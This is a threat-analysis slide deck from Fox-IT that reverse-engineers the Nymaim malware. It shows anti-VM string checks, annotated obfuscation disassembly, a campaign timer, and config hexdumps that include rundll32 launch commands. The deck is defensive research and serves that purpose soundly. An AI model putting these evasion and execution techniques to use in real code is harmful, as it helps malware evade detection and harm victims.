InTELL
BY FOX IT

Nymaim Origins, Revival and Reversing Tales

Alberto Ortega

Who am I?

Alberto Ortega
Threat Analyst at Fox-IT
Reverse engineering
@a0rtega

http://aortega.badtrace.com/

Agenda

- Nymaim in the past
- Nymaim currently
- Anti-analysis techniques
  - Anti-VM / Anti-Sandbox
  - Anti Process dumping
  - Code obfuscation
  - Campaign timer
- Static configuration overview
- Network traffic encryption
- DNS resolution
- DGA
- Banking fraud configuration

Nymaim in the past

Nymaim is a malware family discovered around late 2013.

It was mainly used to lock computers and drop ransomware in the infected machines.

It got some attention at the time because it was highly obfuscated.

Nymaim currently

Gozi ISFB source code was leaked in 2015.

We began to see Nymaim samples being used as droppers which would download Gozi ISFB into a DLL and run it as a module.

At that time Gozi ISFB code was still easily recognizable.

Not too long after this, they ran the binaries or source code through the same obfuscation tool / compiler that Nymaim uses.


Anti-analysis techniques

- Strings decryption on-demand
- Anti virtual machine, sandbox, …
- Anti process dumping
- Campaign timer
- Code obfuscation
- DGA
- Network traffic encryption

Anti-VM / Anti-Sandbox

#*SMCI#* Super Micro?
#*76487-337-8429955-22614#*
SystemBiosVersion
#*VBOX#*
#*55274-640-2673064-23950#*
VideoBiosVersion
#*FTNT-1#* Fortinet?
#*SONI#* Sonicwall?
#*BOCHS#*
#*AMI#* American Megatrends?
#*xeon#* Intel Xeon
#*VirtualBox#*
#*76487-644-3177037-23510#*
\Registry\Machine\Hardware\DESCRIPTION\System\CentralProcessor
#*QEMU#*
ProcessorNameString
#*INTEL - 6040000#* VMware artifact

Anti Process dumping



Code obfuscation

```
sub_180         proc near
                push    ebx
                push    dword ptr [ebp-0Ch]
                call    sub_3550A
                push    6Bh ; 'k'
                call    push_reg
                push    dword ptr [ebp-8]
                push    ebx
                push    0BCE76F24h
                push    431BE443h
                call    craft_call
                mov     eax, [ebp-18h]
                pop     edi
                pop     esi
                cmp     dword ptr [ebp-38h], 813C00h
                cmp     dword ptr [ebp-3Ch], 0
                pop     ebx
                leave
                retn    1Ch
sub_180         endp
```

```
; Attributes: bp-based frame

craft_call      proc near

arg_0           = dword ptr  8
arg_4           = dword ptr  0Ch
arg_8           = dword ptr  10h

; FUNCTION CHUNK AT 00016C15 SIZE 00000008 BYTES

                push    ebp
                mov     ebp, esp
                push    eax ; Save EAX
                mov     eax, [ebp+4] ; Move RIP to EAX
                mov     [ebp+arg_8], eax ; Save original RIP in EBP+10h
                mov     eax, [ebp+arg_4] ; Move second arg to EAX
                add     eax, [ebp+arg_0] ; Add EAX with first arg
                jmp     short loc_16C15
craft_call      endp
```

```
; START OF FUNCTION CHUNK FOR craft_call

loc_16C15:                      ; Add RIP with EAX
                add     [ebp+4], eax
                pop     eax ; Restore EAX
                leave
                retn    8
; END OF FUNCTION CHUNK FOR craft_call
```

Code obfuscation

The function `craft_call` dynamically calculates the return address, based on an operation with the two hard-coded parameters.

It's actually a call to another procedure.


There are variations of `craft_call` spread all over the disassembly, with different operations (add, xor, sub).

Many other anti-disassembly techniques are present, but this is probably the most characteristic and annoying :)

Campaign timer

```
- offset -   0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF0123456789ABCDEF
0x00000000  9f3f df6f 06fa bfe6 1d06 0000 b84a ae49 0800 0000 40b2 5b89 d740 d201 b674 cefc  .?.o.........J.I....@.[..@...t..
0x00000020  5900 0000 4163 726f 6261 7420 5265 6164 6572 3b43 616e 206e 6f74 2076 6965 7720  Y...Acrobat Reader;Can not view
0x00000040  6120 5044 4620 696e 2061 2077 6562 2062 726f 7773 6572 2c20 6f72 2074 6865 2050  a PDF in a web browser, or the P
0x00000060  4446 206f 7065 6e73 206f 7574 7369 6465 2074 6865 2062 726f 7773 6572 2e8d e8f7  DF opens outside the browser....
0x00000080  e60c 0000 0014 0000 000b 0000 00e0 0700 00b7 0b20 9410 0000 0001 0000 0001 0000  ..................... ............
0x000000a0  0014 0000 0015 0000 00a6 0de2 9504 0000 0001 0000 00b7 c660 8704 0000 0001 0000  ....................`........
0x000000c0  00fb 7f12 2f84 0000 0000 0200 00d9 c56b b7c2 a32a 82e8 13e4 da6d 284f 5214 a0cb  ..../.........k...*.....m(OR...
0x000000e0  62fe 43c5 4e15 94a1 2114 c660 a169 039c 449e 907e 4584 2b95 8c4f 7b36 a42d dd92  b.C.N...!..`.i..D..~E.+..O{6.-..
0x00000100  ba52 a2a5 fe21 1859 c88e 5b00 7b00 0000 0000 0000 0000 0000 0000 0000 0000 0000  .R...!.Y..[.{...................
0x00000120  0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000  ................................
0x00000140  0000 0000 0000 0000 0000 0100 01ef e6c6 4404 0000 0001 0000 0080 9861 f510 0000  ................D.........a....
0x00000160  008f fa0d 25f3 eb38 7a3a c33c bdae fe12 77ad 1cf3 9508 0000 00b7 900a ab3f f808  ....%..8z:.<....w............?..
0x00000180  eb29 5504 ea04 0000 0000 0000 0030 9a00 bc04 0000 0004 0000 0061 e669 1b15 0000  .)U..........0..........a.i....
0x000001a0  0038 2e38 2e38 2e38 3a35 333b 382e 382e 342e 343a 3533 8779 0be9 0400 0000 401f  .8.8.8.8:53;8.8.4.4:53.y......@.
0x000001c0  0000 510b e622 1500 0000 6331 2673 6a64 4a78 646a 336e 4864 5b67 3526 4773 3174  ..Q.."....c1&sjdJxdj3nHd[g5&Gs1t
0x000001e0  f93f d604 0000 0001 0000 0069 0990 9e04 0000 0001 0000 0094 1bc7 5d04 0000 0000  .?.........i..............].....
0x00000200  0000 00cc fd3d 3d04 0000 0002 0000 0082 87e7 1a48 0000 0025 7769 6e64 6972 255c  .....==.............H...%windir%\
0x00000220  7379 7374 656d 3332 5c72 756e 646c 6c33 322e 6578 653b 202d 2521 726e 646c 5f30  system32\rundll32.exe; -%!rndl_0
0x00000240  5f30 5f32 5f31 5f33 2520 2521 726e 646c 5f30 5f30 5f32 5f33 5f38 252e 646c 6cff  _0_2_1_3% %!rndl_0_0_2_3_8%.dll.
0x00000260  674a f348 0000 0025 7769 6e64 6972 255c 7379 7377 6f77 3634 5c72 756e 646c 6c33  gJ.H...%windir%\syswow64\rundll3
0x00000280  322e 6578 653b 202d 2521 726e 646c 5f30 5f30 5f32 5f31 5f33 2520 2521 726e 646c  2.exe; -%!rndl_0_0_2_1_3% %!rndl
0x000002a0  5f30 5f30 5f32 5f33 5f38 252e 646c 6cd9 637e d008 0000 00de da0a abfa b73e 5634  _0_0_2_3_8%.dll.c~.............>V4
```

Campaign timer



Campaign timer


Some samples have a maximum campaign date embedded in the configuration.

After this day, the loader won't run anymore.

Measure intended to avoid automated analysis of old samples.

Usually the campaign time frame is very short (just a few days).

Static configuration overview



```
- offset -   0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF
0x00000000  9f3f df6f 06fa bfe6 1d06 0000 b84a ae49 0800 0000 40b2 5b89 d740 d201 b674 cefc 5900 0000 4163 726f 6261 7420 5265 6164  .?.o.........J.I....@.[..@...t..Y...Acrobat Read
0x00000030  6572 3b43 616e 206e 6f74 2076 6965 7720 6120 5044 4620 696e 2061 2077 6562 2062 726f 7773 6572 2c20 6f72 2074 6865 2050  er;Can not view a PDF in a web browser, or the P
0x00000060  4446 206f 7065 6e73 206f 7574 7369 6465 2074 6865 2062 726f 7773 6572 2e8d e8f7 e60c 0000 0014 0000 000b 0000 00e0 0700  DF opens outside the browser.....................
0x00000090  00b7 0b20 9410 0000 0001 0000 0001 0000 0014 0000 0015 0000 00a6 0de2 9504 0000 0001 0000 00b7 c660 8704 0000 0001 0000  ... ..........................`.......
0x000000c0  00fb 7f12 2f84 0000 0000 0200 00d9 c56b b7c2 a32a 82e8 13e4 da6d 284f 5214 a0cb 62fe 43c5 4e15 94a1 2114 c660 a169 039c  ..../.........k...*.....m(OR...b.C.N...!..`.i..
0x000000f0  449e 907e 4584 2b95 8c4f 7b36 a42d dd92 ba52 a2a5 fe21 1859 c88e 5b00 7b00 0000 0000 0000 0000 0000 0000 0000 0000 0000  D..~E.+..O{6.-...R...!.Y..[.{...................
0x00000120  0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0100 01ef e6c6                    ..............................................
0x00000150  4404 0000 0001 0000 0080 9861 f510 0000 008f fa0d 25f3 eb38 7a3a c33c bdae fe12 77ad 1cf3 9508 0000 00b7 900a ab3f f808  D.........a.......%..8z:.<....w.............?..
0x00000180  eb29 5504 ea04 0000 0000 0000 0030 9a00 bc04 0000 0004 0000 0061 e669 1b15 0000 0038 2e38 2e38 2e38 3a35 333b 382e 382e  .)U..........0..........a.i.....8.8.8.8:53;8.8.
0x000001b0  342e 343a 3533 8779 0be9 0400 0000 401f 0000 510b e622 1500 0000 6331 2673 6a64 4a78 646a 336e 4864 5b67 3526 4773 3174  4.4:53.y......@...Q.."....c1&sjdJxdj3nHd[g5&Gs1t
0x000001e0  f93f d604 0000 0001 0000 0069 0990 9e04 0000 0001 0000 0094 1bc7 5d04 0000 0000 0000 00cc fd3d 3d04 0000 0002 0000 0082  .?.........i.............]..........==.........
0x00000210  87e7 1a48 0000 0025 7769 6e64 6972 255c 7379 7374 656d 3332 5c72 756e 646c 6c33 322e 6578 653b 202d 2521 726e 646c 5f30  ...H...%windir%\system32\rundll32.exe; -%!rndl_0
0x00000240  5f30 5f32 5f31 5f33 2520 2521 726e 646c 5f30 5f30 5f32 5f33 5f38 252e 646c 6cff 674a f348 0000 0025 7769 6e64 6972 255c  _0_2_1_3% %!rndl_0_0_2_3_8%.dll.gJ.H...%windir%\
0x00000270  7379 7377 6f77 3634 5c72 756e 646c 6c33 322e 6578 653b 202d 2521 726e 646c 5f30 5f30 5f32 5f31 5f33 2520 2521 726e 646c  syswow64\rundll32.exe; -%!rndl_0_0_2_1_3% %!rndl
0x000002a0  5f30 5f30 5f32 5f33 5f38 252e 646c 6cd9 637e d008 0000 00de da0a abfa b73e 5634 edd6 2504 0000 0001 0000 000c 274f 9204  _0_2_3_8%.dll.c~...........>V4..%.........'O..
0x000002d0  0000 0000 0000 001b d4c0 0e04 0000 0000 0000 00f1 fff9 c008 0000 0001 0000 00ff ffff ff0c 0ddb cd14 0000 00c2 aa4c 96c9  .............................................L..
